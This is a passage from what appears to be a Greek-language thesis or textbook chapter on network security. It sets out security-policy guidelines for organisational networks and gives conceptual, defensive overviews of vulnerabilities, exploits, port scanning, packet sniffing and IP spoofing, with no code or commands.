έκταση των συστημάτων, που εξετάζουμε, σε αυτά που καλύπτουν τις πληροφοριακές ανάγκες μίας μεγάλης επιχείρησης-οργανισμού. Οι χρήστες των συστημάτων αυτών δεσμεύονται με κάποια σύμβαση, στην οποία θα πρέπει να καταγράφονται οι πληροφοριακές απαιτήσεις και το επιτρεπτό επίπεδο πρόσβασης για την εκτέλεση της καθημερινής εργασίας τους. Τα συστήματα αυτά υποστηρίζονται επικοινωνιακά από τοπικά, μητροπολιτικά και δημόσια δίκτυα περιορισμένης όμως πρόσβασης. Η πολιτική ασφάλειας, που θα πρέπει να εφαρμόζεται στις περιπτώσεις αυτές θα πρέπει να περιέχει τις ακόλουθες βασικές οδηγίες :

• Η πρόσβαση στις επικοινωνιακές υπηρεσίες περιορίζεται σε συγκεκριμένες οντότητες (χρήστες, διαδικασίες, διεργασίες) και για καθορισμένο χρονικό διάστημα. Κάθε λειτουργία, που έχει τη δυνατότητα να εκτελεστεί τοπικά, δε θα επιτρέπεται να χρησιμοποιεί απομακρυσμένους πόρους.

• Οι διαθέσιμες διαδικασίες ταυτοποίησης και εξακρίβωσης γνησιότητας θα πρέπει να ελέγχουν όλες τις οντότητες, που χρησιμοποιούν την επικοινωνιακή υποδομή. Για την εξακρίβωση της ορθότητας των μηνυμάτων είναι χρήσιμη η μέθοδος των ψηφιακών υπογραφών. Ειδικά κατά τη διάρκεια πρόσβασης σε κρίσιμους πόρους του συστήματος (π.χ. εξυπηρετητές), θα πρέπει οι διαδικασίες ταυτοποίησης και εξακρίβωσης γνησιότητας να είναι διπλές.

• Κάθε πρόσβαση στο δίκτυο θα πρέπει να καταγράφεται (ημερομηνία, ώρα, κόμβος, χρήστης, εφαρμογή, διάρκεια, αρχεία και συσκευές πρόσβασης). Η λειτουργία κατάλληλων εφαρμογών παρακολούθησης και καταγραφής των επικοινωνιακών δραστηριοτήτων και του προκαλούμενου φόρτου είναι αναγκαία, καθώς και η επισήμανση καταστάσεων συναγερμού σε πραγματικό χρόνο.

• Τα συνθηματικά των χρηστών των επικοινωνιακών υπηρεσιών θα πρέπει να αλλάζουν σε τακτικά χρονικά διαστήματα.

• Βελτιστοποιημένες μέθοδοι κρυπτογράφησης θα πρέπει να χρησιμοποιούνται για την αποφυγή διαρροής πληροφοριών. Θα πρέπει να τονιστεί ότι στην περίπτωση που δεν εφαρμόζονται κρυπτογραφικές μέθοδοι σε όλα τα μηνύματα, θα πρέπει να εφαρμόζονται τουλάχιστο στα μηνύματα, που μεταφέρουν ταυτότητες και συνθηματικά. Είναι γνωστό ότι η πλειοψηφία των εφαρμογών υπηρεσιών δικτύου (rlogin, ftp, κλπ) μεταφέρουν αυτούσια τις ταυτότητες - συνθηματικά μέσω δικτύου σε μορφή κειμένου. Το ίδιο ισχύει και στις εφαρμογές πρόσβασης βάσεων δεδομένων, που λειτουργούν σύμφωνα με το μοντέλο πελάτη-εξυπηρετητή, καθώς και στις κατανεμημένες βάσεις δεδομένων. Κάθε χρήστης, συνεπώς, που έχει δυνατότητα πρόσβασης στις εφαρμογές παρακολούθησης του δικτύου ή έχει γνώσεις προγραμματισμού κατανεμημένων εφαρμογών (RPC), είναι δυνατό να υποκλέψει σταδιακά τα μεταφερόμενα συνθηματικά.

• Στις περιπτώσεις συνεχών αποτυχημένων προσπαθειών πρόσβασης θα πρέπει να απενεργοποιείται η μέθοδος πρόσβασης (πχ getty-login στο Unix) και να ειδοποιείται ο διαχειριστής του συστήματος, κρατώντας παράλληλα την ταυτότητα με την οποία επιχειρήθηκε η πρόσβαση. Σαν εναλλακτική τακτική προτείνεται η εισαγωγή του εισβολέα σε φαινομενικό περιβάλλον-κέλυφος (μετά από συνεχή εισαγωγή λανθασμένων συνθηματικών) με παράλληλη ενεργοποίηση διαδικασιών συναγερμού του διαχειριστή. Με τη μέθοδο αυτή είναι δυνατός ο φυσικός εντοπισμός του εισβολέα.

• Παράλληλα με τα μέτρα ασφάλειας του συστήματος από τους χρήστες, θα πρέπει να διασφαλίζονται και οι χρήστες έναντι του συστήματος. Συγκεκριμένα, όπως ο χρήστες ταυτοποιούνται στο σύστημα,

με τον ίδιο τρόπο το σύστημα θα πρέπει να ταυτοποιείται στον χρήστη. Συνηθισμένη πρακτική των εισβολέων είναι η δημιουργία προγραμμάτων ταυτοποίησης παρόμοια με αυτά των λειτουργικών-δικτυακών συστημάτων με στόχο την υφαρπαγή των συνθηματικών, κατά τη διαδικασία καταχώρησης τους από τους τελικούς χρήστες.

• Θα πρέπει να μελετηθεί στατιστικά οι κυκλοφορία, που εισάγει στο δίκτυο κάθε χρήστης. Με τον τρόπο αυτό θα είναι δυνατός ο εντοπισμός του υπερβολικού κυκλοφοριακού φόρτου, τον οποίο προκαλούν οι εισβολείς, με τελικό σκοπό τη δημιουργία καθυστερήσεων και την πιθανή πλήρη κατάρρευση του δικτύου.

• Θα πρέπει να υπάρχουν διπλές διαδικασίες επιβεβαίωσης (από δύο τουλάχιστον διαχειριστές), για κάθε ζωτική αλλαγή της σύνθεσης (νέος κόμβος, νέοι χρήστες, διαδικασίες συντήρησης), καθώς και για τις διαδικασίες παρακολούθησης (monitoring) του συστήματος. Σε κάθε εγκατάσταση νέου κόμβου, νέου λογισμικού θα πρέπει να αλλάζουν τα συνθηματικά που δίδονται από τις κατασκευάστριες εταιρίες, τα οποία συνήθως καλύπτουν βασικές λειτουργίες των συστατικών αυτών του κατανεμημένου συστήματος (εγκατάσταση, συντήρηση).

• Σταθμοί εργασίας χωρίς δισκέτες ή σκληρούς δίσκους θα πρέπει να χρησιμοποιούνται όπου είναι δυνατόν. Με τη μέθοδο αυτή θα αποφεύγεται η εισαγωγή προγραμμάτων ιών και η ανεπιθύμητη αντιγραφή μηνυμάτων-πληροφοριών. Οι διαδικασίες εκκίνησης των συστημάτων (boot) αυτών θα ενεργοποιούνται από μνήμες EPROM ή από απομακρυσμένους κόμβους (remote boot).

• Όλα τα ενεργά συστατικά του δικτύου (κόμβοι, εξυπηρετητές, συσκευές διαδικτύωσης, συγκεντρωτές, επαναλήπτες), θα πρέπει να είναι φυσικά προστατευμένα. Σε εκτεταμένες εγκαταστάσεις είναι αναγκαία η προστασία των συσκευών, οι οποίες δεν ελέγχονται από απομακρυσμένους κόμβους. Τέτοιες συσκευές είναι οι παθητικοί επαναλήπτες χωρίς υποστήριξη SNMP πρωτοκόλλου, καθώς και οι εξυπηρετητές 'κουτών' τερματικών (terminal servers).

• Οι καλωδιώσεις πρέπει να διασχίζουν χώρους μη προσβάσιμους από το κοινό και να ευρίσκονται σε μεταλλικές σωληνώσεις. Τα κιβώτια διακλαδώσεων θα πρέπει να προστατεύονται από κλειδαριές. Η χρήση οπτικών ινών συστήνεται λόγω δυσκολίας στη διακλάδωσή τους, καθώς επίσης και η ύπαρξη εναλλακτικών καλωδιώσεων - διαδρομών με αυτόματη ενεργοποίηση των εφεδρικών φυσικών διαδρομών.

• Συνίσταται να αποφεύγεται η χρήση δημοσίων δικτύων. Αν αυτό δεν είναι δυνατόν θα πρέπει να χρησιμοποιούνται αποκλειστικές γραμμές και να δεσμεύεται ο τηλεπικοινωνιακός οργανισμός, με κατάλληλη σύμβαση, σχετικά με πιθανή εισβολή με δική του υπαιτιότητα.

Οι οδηγίες, που αναφέραμε, αφορούν την προστασία της δικτυακής υποδομής από πιθανές εισβολές. Για την πλήρη διαθεσιμότητα και σωστή λειτουργία του συστήματος θα πρέπει να ληφθούν επιπρόσθετα μέτρα.

2.2.5. Είδη επιθέσεων στο διαδίκτυο

2.2.5.1.Πως Λειτουργούν οι Επιτιθέμενοι

Οι περισσότεροι επιτιθέμενοι ανήκουν στην κατηγορία των Script Kiddies, οι οποίοι ανταλλάζουν πληροφορίες μεταξύ τους μέσω του διαδικτύου και παίρνουν την γνώση τους από άλλους που έχουν ενεργήσει πριν από αυτούς. Επίσης χρησιμοποιούν έτοιμα εργαλεία και τεχνικές που άλλοι έχουν επινοήσει και εφαρμόσει στο παρελθόν.

Τέτοιου είδους επιτιθέμενοι συνήθως αντιμετωπίζονται με μεγαλύτερη ευκολία, καθώς οι μέθοδοι και τα εργαλεία που χρησιμοποιούν είναι γενικότερα γνωστά και στους υπεύθυνους ασφάλειας των περισσοτέρων δικτύων.

Παρόλα αυτά όμως υπάρχουν και crackers που φτιάχνουν δικά τους εργαλεία και χρησιμοποιούν δικές τους μεθόδους ή χρησιμοποιούν συνδυασμούς μεθόδων κάνοντας έτσι δυσκολότερη την ανίχνευση τους.

Συνήθως οι σοβαροί Crackes κάνουν διάφορες προσποιητές επιθέσεις πριν εξαπολύσουν την κύρια επίθεσή τους, με σκοπό να εντοπίσουν πως ανταποκρίνονται τα διάφορα μέτρα ασφάλειας του δικτύου που σχεδιάζουν να επιτεθούν. Επίσης εκτελούν πολλαπλό scanning (ενέργειες με τις οποίες ψάχνουν για ανοιχτές πόρτες και αδυναμίες σε ένα σύστημα) από διάφορες ψεύτικες IP διευθύνσεις, σε διαφορετικές χρονικές στιγμές, έτσι ώστε να μην γίνονται εύκολα αντιληπτοί.

2.2.5.2.Vulnerabilities - Exploits

Τι είναι όμως αυτό που επιτρέπει στους επιτιθέμενους να ενεργήσουν και καθιστά δυνατή την υλοποίηση μίας επίθεσης; Σε αυτό το σημείο είναι που εμφανίζονται οι όροι vulnerability και exploit.

Vulnerability είναι η αδυναμία που προκύπτει από την ύπαρξη ενός ελαττώματος ή προβλήματος, η εκμετάλλευσή της οποίας μπορεί να οδηγήσει στην παραβίαση ενός συστήματος.

Exploit είναι η μέθοδος με την οποία επιτυγχάνεται η εκμετάλλευση μίας αδυναμίας και υλοποιείται μία επίθεση. Από την στιγμή που θα ανακαλυφθεί ένα vulnerability δημιουργείται και το ανάλογο exploit που μπορεί να την εκμεταλλευτεί, το οποίο θα χρησιμοποιηθεί σε μία επίθεση.

Τα vulnerabilities προκύπτουν, από ελαττώματα που υπάρχουν σε διάφορα λογισμικά που οφείλονται σε προγραμματιστικά λάθη, από λάθη που γίνονται στην ρύθμιση των συστημάτων, από ατέλειες σχεδιασμού λογισμικών ή από ανεπαρκή μέτρα ασφάλειας.

Πιο αναλυτικά:

Ελαττώματα στην ανάπτυξη Λογισμικών**.** Τα ελαττώματα που παρουσιάζουν διάφορα λογισμικά τις περισσότερες φορές οφείλονται σε προγραμματιστικά λάθη κατά την ανάπτυξή τους.Τέτοιου είδους ελαττώματα μπορούν να κατηγοριοποιηθούν με τον εξής τρόπο:

*Buffer Overflows***.** Τα Buffer Overflows ίσως αποτελούν τον στόχο των περισσότερων exploits. Τα Buffer Overflows προκύπτουν από την ανεξέλεγκτη είσοδο δεδομένων που χειρίζεται μία μεταβλητή σε ένα πρόγραμμα, που μπορεί να οδηγήσει σε απρόσμενη συμπεριφορά του προγράμματος. Όταν τα δεδομένα που δίνονται από τον χρήστη σε μία μεταβλητή σαν είσοδο, ξεπεράσουν τα όρια της μεταβλητής αυτής, μπορεί η εκτέλεση του προγράμματος να υπερπηδήσει σε κάποιο σημείο της μνήμης του συστήματος εκτός του προγράμματος.
Αν η ποσότητα των δεδομένων αυτών είναι κατάλληλα υπολογισμένη θα μπορούσε να δώσει την ευκαιρία στον επιτιθέμενο ακόμα και να πάρει τον έλεγχο του συστήματος. Τέτοιου είδους προβλήματα παρουσιάζουν γλώσσες προγραμματισμού όπως η C, στην οποία ο έλεγχος των ορίων μίας μεταβλητής δεν γίνεται από τους εσωτερικούς μηχανισμούς της γλώσσας, αλλά είναι στην ευθύνη του προγραμματιστή.

Απρόσμενη Είσοδο Δεδομένων**.** Τέτοιου είδους προβλήματα προκύπτουν όταν ένα πρόγραμμα δεν είναι έτσι σχεδιασμένο ώστε να μπορεί να χειρίζεται όλους τους πιθανούς συνδυασμούς με τους οποίους ο χρήστης μπορεί να δώσει δεδομένα σαν είσοδο σε αυτό. Κάθε πρόγραμμα κατά τον σχεδιασμό του και μετά το τέλος της υλοποίησής του θα πρέπει να δοκιμάζεται και να ελέγχεται εξονυχίστηκα, ώστε να αποτρέπονται προβλήματα που μπορεί να δημιουργηθούν από την μη φυσιολογική χρήση του προγράμματος.

Ελαττώματα στην ρύθμιση των συστημάτων και των υπηρεσιών που προσφέρουν τέτοιου είδους προβλήματα προκύπτουν από:

Εξ ορισμού Ρυθμίσεις**.** Οι εξ ορισμού ρυθμίσεις που έχουν τα περισσότερα συστήματα κατά την απόκτησή τους είναι συνήθως ανεπαρκείς και παρουσιάζουν αρκετά προβλήματα ασφάλειας. Ένα τέτοιο παράδειγμα μπορεί να αποτελεί η απόκτηση ενός Windows NT/2000/XP συστήματος. Η πρώτη προτεραιότητα σε αυτές τις περιπτώσεις θα είναι να ενημερωθούν τα συστήματα με τα τελευταία Service Packs που τα αφορούν.

Λανθασμένη διαχείριση ενός συστήματος**.** Πολλοί διαχειριστές συστημάτων, είτε γιατί έχουν άγνοια, είτε γιατί δεν ενδιαφέρονται αρκετά, δεν ενημερώνουν τακτικά τα συστήματά τους με νέες διορθώσεις ασφάλειας σε πιθανές αδυναμίες που αυτά μπορεί να έχουν. Επίσης δεν τηρούν κάποιους βασικούς κανόνες ασφάλειας στα συστήματα που διαχειρίζονται, όπως την εφαρμογή ασφαλών passwords στους λογαριασμούς των χρηστών και δεν παρακολουθούν συστηματικά τα αρχεία καταγραφής των συστημάτων αυτών.

Ύπαρξη υπηρεσιών που δεν χρειάζονται. Πολλά προβλήματα μπορεί να προκύψουν όταν ένα σύστημα τρέχει υπηρεσίες οι οποίες δεν είναι χρήσιμες και δεν χρησιμοποιούνται από κάποιον. Αυτές οι υπηρεσίες πρέπει σε κάθε περίπτωση να απενεργοποιούνται. Με αυτόν τον τρόπο ελαχιστοποιείται ο κίνδυνος που προκύπτει από την εκμετάλλευση μίας αδυναμίας που μπορεί να έχει κάποια από αυτές τις υπηρεσίες. Επίσης οι υπηρεσίες που είναι ενεργές και δεν χρησιμοποιούνται συνήθως

δεν ελέγχονται από τον διαχειριστή του συστήματος και δεν ενημερώνονται με νέες διορθώσεις που μπορεί να υπάρχουν για αυτές.

Ατέλειες στον αρχικό σχεδιασμό λογισμικού. Ακόμα και αν ένα λογισμικό είναι σωστό σύμφωνα με τον σχεδιασμό του υπάρχει η πιθανότητα ο ίδιος ο σχεδιασμός να έχει ατέλειες. Ένα αντιπροσωπευτικό παράδειγμα αποτελεί ο σχεδιασμός των πρωτοκόλλων του TCP/IP. Την εποχή που τα πρωτόκολλα αυτά σχεδιάστηκαν, οι ανάγκες που απαιτούνταν να καλύψουν, τόσο σε θέματα λειτουργικότητας όσο και ασφάλειας, ήταν πολύ λιγότερες από αυτές που προκύπτουν σήμερα με την ραγδαία ανάπτυξη του Internet και των υπηρεσιών που προσφέρει.

Ανεπαρκή μέτρα ασφάλειας. Πολλά προβλήματα μπορούν να προκύψουν από την εφαρμογή ανεπαρκών μέτρων ασφάλειας σε ένα σύστημα ή ένα δίκτυο. Πολλοί θεωρούν ότι η εφαρμογή ενός Firewall σε ένα δίκτυο είναι αρκετή για να το προστατέψει επαρκώς από κάθε είδους επιθέσεις που μπορεί να έχουν στόχο το δίκτυο αυτό. Αυτή είναι μία λανθασμένη προσέγγιση που μπορεί να οδηγήσει σε ανεπιθύμητα αποτελέσματα.

Από τα παραπάνω γίνεται εμφανές ότι τα vulnerabilities μπορούν να προέρχονται από διάφορες πηγές, ενώ καθημερινά εμφανίζονται και νέα, για κάθε ένα από τα οποία υπάρχει και το ανάλογο exploit που μπορεί να οδηγήσει σε μία πετυχημένη επίθεση. Οι εταιρίες ανάπτυξης λογισμικού κάθε τόσο διανέμουν μέσω του διαδικτύου διάφορες διορθώσεις σε vulnerabilities που γνωστοποιούνται για τα προϊόντα τους, οι οποίες πρέπει να παρακολουθούνται συστηματικά και να λαμβάνονται σοβαρά υπόψη από τους διαχειριστές και τους υπεύθυνους ασφάλειας συστημάτων.

Η σημερινή εποχή χαρακτηρίζεται από έναν συνεχή αγώνα, της μίας πλευράς για την ανακάλυψη νέων vulnerabilities και εκμετάλλευσης αυτών και της άλλης πλευράς για την διόρθωσή τους και την προστασία από τα exploits που τα εκμεταλλεύονται.

2.2.5.3.Παθητικές - Ενεργητικές Επιθέσεις

Ο διαχωρισμός αυτός έχει να κάνει με τον βαθμό της αλληλεπίδρασης που έχει ο επιτιθέμενος με τον στόχο του.

Παθητικές είναι οι επιθέσεις στις οποίες ο επιτιθέμενος εκτελεί ενέργειες που απαιτούν την ελάχιστη αλληλεπίδραση με τον στόχο του. Οι επιθέσεις αυτού του είδους δεν προκαλούν κάποια αλλαγή στην κατάστασή του θύματος και δεν έχουν σαν στόχο να το βλάψουν άμεσα. Οι ενέργειες του επιτιθέμενου έχουν να κάνουν με την παρακολούθηση του στόχου και συλλογή πληροφοριών για αυτόν.

Οι παθητικές επιθέσεις αποτελούν στην ουσία ενέργειες που προηγούνται μίας άλλης επίθεσης, καθώς τις πληροφορίες που θα συλλέξει ο επιτιθέμενος μέσω αυτών θα τις εκμεταλλευτεί ώστε να υλοποιήσει την κύρια επίθεση του.

Μία τέτοιου είδους ενέργεια είναι και το sniffing. Με το sniffing ο επιτιθέμενος είναι ικανός να βλέπει όλα τα πακέτα που ανήκουν στην δικτυακή κίνηση (traffic), που δημιουργείται από την επικοινωνία του θύματος με τα υπόλοιπα δικτυωμένα συστήματα και το Internet. Το *sniffing* συνήθως υλοποιείται από ειδικά προγράμματα τα οποία ονομάζονται sniffers και εκτελούνται σε κάποιο σημείο του δικτύου από το οποίο περνάει το traffic που αφορά το σύστημα - στόχο.
Για παράδειγμα σε ένα τοπικό LAN, που διάφορα συστήματα συνδέονται με ένα Hub, αν σε κάποιο από αυτά έχει εγκατασταθεί και λειτουργεί ένα *sniffer*, τότε αυτό μπορεί να βλέπει όλο το traffic του LAN και τις πληροφορίες που ανταλλάσσονται μεταξύ των συστημάτων του.
Μέσω του sniffing ο επιτιθέμενος μπορεί να συλλέξει σημαντική πληροφορία η οποία μεταφέρεται μέσα στα πακέτα που ανταλλάσσει το σύστημα-θύμα, όπως διάφορα passwords και usernames.

Ενεργητικές είναι οι επιθέσεις στις οποίες ο επιτιθέμενος έχει αυξημένη αλληλεπίδραση με τον στόχο του. Στην ουσία όλες οι επιθέσεις που δεν ανήκουν στις παθητικές είναι ενεργητικές. Ο επιτιθέμενος στέλνει διάφορα πακέτα στον στόχο του, μέσω των οποίων μπορεί να συλλέξει πληροφορίες για αυτόν ή και να υλοποιήσει ένα exploit.

Μερικές τεχνικές που χρησιμοποιούνται σε επιθέσεις είναι οι ακόλουθες :

1**.** Ανίχνευση δικτυακών υπηρεσιών συστημάτων (probes, scans) Μια ανίχνευση ενός συστήματος χαρακτηρίζεται από ασυνήθιστες προσπάθειες για να κερδίσει κάποιος πρόσβαση ή να ανακαλύψει πληροφορίες για το σύστημα αυτό. Το συνηθέστερο είναι το δεύτερο διότι αν κάποιος καταφέρει να ανακαλύψει πληροφορίες για ένα σύστημα είναι αρκετά πιθανό να καταφέρει να παραβιάσει την ασφάλειά του εκμεταλλευόμενος τις αδυναμίες που είναι ήδη γνωστές για το συγκεκριμένο σύστημα. Σαν παραδείγματα ανίχνευσης θα μπορούσαν να αναφερθούν η προσπάθεια για είσοδο στο σύστημα σε λογαριασμό χρήστη που δεν χρησιμοποιείται (όπως κάποιοι λογαριασμοί που υπάρχουν απλά για τις λειτουργίες των υπηρεσιών του συστήματος) η σάρωση θυρών (port scanning). Πρόκειται για μια διαδικασία αποστολής ερωτημάτων σε διακομιστές, με σκοπό να ληφθούν πληροφορίες για τις υπηρεσίες που προσφέρουν, καθώς και για το χρησιμοποιούμενο επίπεδο ασφαλείας Από τη στιγμή που ο επίδοξος εισβολέας μάθει ποιες υπηρεσίες προσφέρει το μηχάνημα-στόχος, μπορεί στη συνέχεια να σχεδιάσει την επίθεσή του βασιζόμενος σε γνωστές αδυναμίες των υπηρεσιών.

Επειδή μια διαδικασία port scanning αφήνει τα ίχνη της στα αρχεία καταγραφής (log files) του λειτουργικού συστήματος, ορισμένοι εισβολείς χρησιμοποιούν ορισμένες "ύπουλες" παραλλαγές. Μία από αυτές είναι η λεγόμενη "ημι-ανοιχτή σάρωση SYN" (half-open SYN scan). Κατά τη διάρκεια μιας τέτοιας σάρωσης, το πρόγραμμα συνδέεται στα port, αλλά τερματίζει καθεμία ακολουθία σύνδεσης, πριν αυτή ολοκληρωθεί. Από τη στιγμή, λοιπόν, που οι ακολουθίες σύνδεσης δεν ολοκληρώνονται, το λειτουργικό σύστημα στο μηχάνημα-στόχος συνήθως δεν τις καταγράφει, θεωρώντας ότι δεν συνέβησαν ποτέ.

Ωστόσο, το πρόγραμμα που κάνει τη σάρωση μπορεί να καταλάβει εάν κάποιο port είναι "ανοιχτό", κρίνοντας από την απάντηση του λειτουργικού συστήματος. Η διαδικασία της ανίχνευσης θα μπορούσε να παρομοιαστεί με τον έλεγχο των πορτών ενός δωματίου για να βρεθεί αν κάποια είναι ξεκλείδωτη και επιτρέπει την εύκολη πρόσβαση στους εσωτερικούς χώρους. Οι ανιχνεύσεις δικτυακών υπηρεσιών μερικές φορές ακολουθούνται από πιο σοβαρά περιστατικά έκθεσης της ασφάλειας αλλά μπορεί απλά να είναι το αποτέλεσμα απλής περιέργειας ή σύγχυσης.

Αξίζει να σημειωθεί ότι χρησιμοποιούνται και αυτοματοποιημένα εργαλεία για ανίχνευση συστημάτων που μπορούν να πραγματοποιήσουν ένα πολύ μεγαλύτερο αριθμό ανιχνεύσεων. Τέτοια εργαλεία εκτός από εισβολείς χρησιμοποιούνται και από διαχειριστές δικτύων για να μπορέσουν να διαπιστώσουν τυχόν αδυναμίες που παρουσιάζουν τα συστήματά τους.

2. Ανιχνευτές δικτυακών πακέτων (packet sniffers). Πολλές δικτυακές εφαρμογές εκπέμπουν πακέτα που περιέχουν απλό κείμενο δηλ. η πληροφορία που στέλνεται στο δίκτυο δεν είναι κρυπτογραφημένη. Αφού τα πακέτα δεν είναι κρυπτογραφημένα μπορούν να επεξεργαστούν από οποιαδήποτε εφαρμογή που τα πιάνει από το δίκτυο.


Ενα πρωτόκολλο δικτύου περιγράφει πώς τα πακέτα ταυτοποιούνται και ποια πεδία περιέχουν, πράγμα που δίνει τη δυνατότητα στους υπολογιστές να καταλαβαίνουν ποια πακέτα προορίζονται για αυτούς. Με την ανοικτή διάδοση των προδιαγραφών των ευρέως χρησιμοποιούμενων πρωτοκόλλων όπως το TCP/IP, ο οποιοσδήποτε μπορεί να ερμηνεύσει πακέτα που πιάνει στο δίκτυο και να υλοποιήσει μια εφαρμογή ανιχνευτή δικτυακών πακέτων. Ενας ανιχνευτής πακέτων (packet sniffer) επομένως είναι μια εφαρμογή λογισμικού που μπορεί να συλλάβει όλα τα πακέτα που κυκλοφορούν στο δίκτυο. Αν τα πακέτα δεν είναι κρυπτογραφημένα μια τέτοια εφαρμογή μπορεί να δώσει χρήσιμες πληροφορίες σε εισβολείς, όπως στοιχεία και συνθηματικά λογαριασμών χρηστών, αριθμούς πιστωτικών καρτών, και διάφορα άλλα προσωπικά στοιχεία χρηστών.

Οι ανιχνευτές πακέτων μπορούν να δώσουν πληροφορίες σχετικά και με τις τοπολογίες δικτύων πράγμα που οι εισβολείς βρίσκουν ιδιαίτερα χρήσιμο. Τέτοιες πληροφορίες μπορεί να είναι ποιοι υπολογιστές παρέχουν συγκεκριμένες δικτυακές υπηρεσίες, πόσοι υπολογιστές βρίσκονται στο τοπικό δίκτυο, ποιοι υπολογιστές έχουν πρόσβαση σε άλλους κλπ. Ολα αυτά μπορούν να εξαχθούν από τα πακέτα που κυκλοφορούν στο δίκτυο λόγω των καθημερινών λειτουργιών.
Επιπλέον ένας ανιχνευτής δικτυακών πακέτων μπορεί να τροποποιηθεί για να εισάγει επιπλέον πληροφορία ή να τροποποιήσει ήδη υπάρχουσα στα πακέτα του δικτύου. Κάνοντας κάτι τέτοιο ένας εισβολέας μπορεί να κλείσει προώρα δικτυακές συνδέσεις ή και να αλλάξει κρίσιμες πληροφορίες που περιέχονται σε κάποιο πακέτο. Θα μπορούσαμε να φανταστούμε το μέγεθος της ζημιάς αν ένας εισβολέας τροποποιούσε πληροφορία που προοριζόταν για ένα λογιστικό σύστημα. Τα αποτελέσματα τέτοιων επιθέσεων είναι πολύ δύσκολα ανιχνεύσιμα και πολύ ακριβά στην επιδιόρθωσή τους.

3.Προσποίηση διεύθυνσης IP (IP SPOOFING). Μια επίθεση τέτοιου είδους συμβαίνει όταν κάποιος εισβολέας έξω από το δίκτυο που θέλουμε να προστατέψουμε προσποιείται ότι είναι μηχάνημα με διεύθυνση μέσα στο εύρος των διευθύνσεων που εμπιστευόμαστε (εσωτερικές του δικτύου ή κάποιες από εξωτερικές). Χρησιμοποιώντας διευθύνσεις που βρίσκονται σε εύρος που εμπιστευόμαστε ο επιτιθέμενος μπορεί να κερδίσει πρόσβαση σε δικτυακές υπηρεσίες που προορίζονται για έμπιστους χρήστες του δικτύου.

Ο εισβολέας αποστέλλει μηνύματα με διευθύνσεις IP που υποδεικνύουν ότι αυτά προέρχονται από ένα "έμπιστο" port. Ο επίδοξος εισβολέας αρχικά καταφεύγει σε ένα πλήθος τεχνικών για να βρει μια διεύθυνση IP που αντιστοιχεί σε ένα τέτοιο port. Στη συνέχεια, τροποποιεί τα περιεχόμενα της κεφαλής των πακέτων που θα αποστείλει, ώστε να φαίνεται ότι προέρχονται από ένα έμπιστο port..

Ο μηχανισμός αυτός μπορεί να δώσει πρόσβαση σε κωδικούς και συνθηματικά λογαριασμών χρηστών αλλά μπορεί να χρησιμοποιηθεί και με άλλους τρόπους. Για παράδειγμα ο εισβολέας μπορεί να μιμηθεί κάποιον από τους εσωτερικούς χρήστες ενός φορέα με τρόπο που εκθέτει τον οργανισμό στον οποίο αυτός βρίσκεται (π.χ. αποστολή ενοχλητικού ηλεκτρονικού ταχυδρομείου). Τέτοιες επιθέσεις είναι πιο εύκολες όταν ο εισβολέας γνωρίζει κωδικό και συνθηματικό ενός έγκυρου χρήστη αλλά είναι δυνατές απλά και μόνο με τη γνώση των πρωτοκόλλων επικοινωνίας.



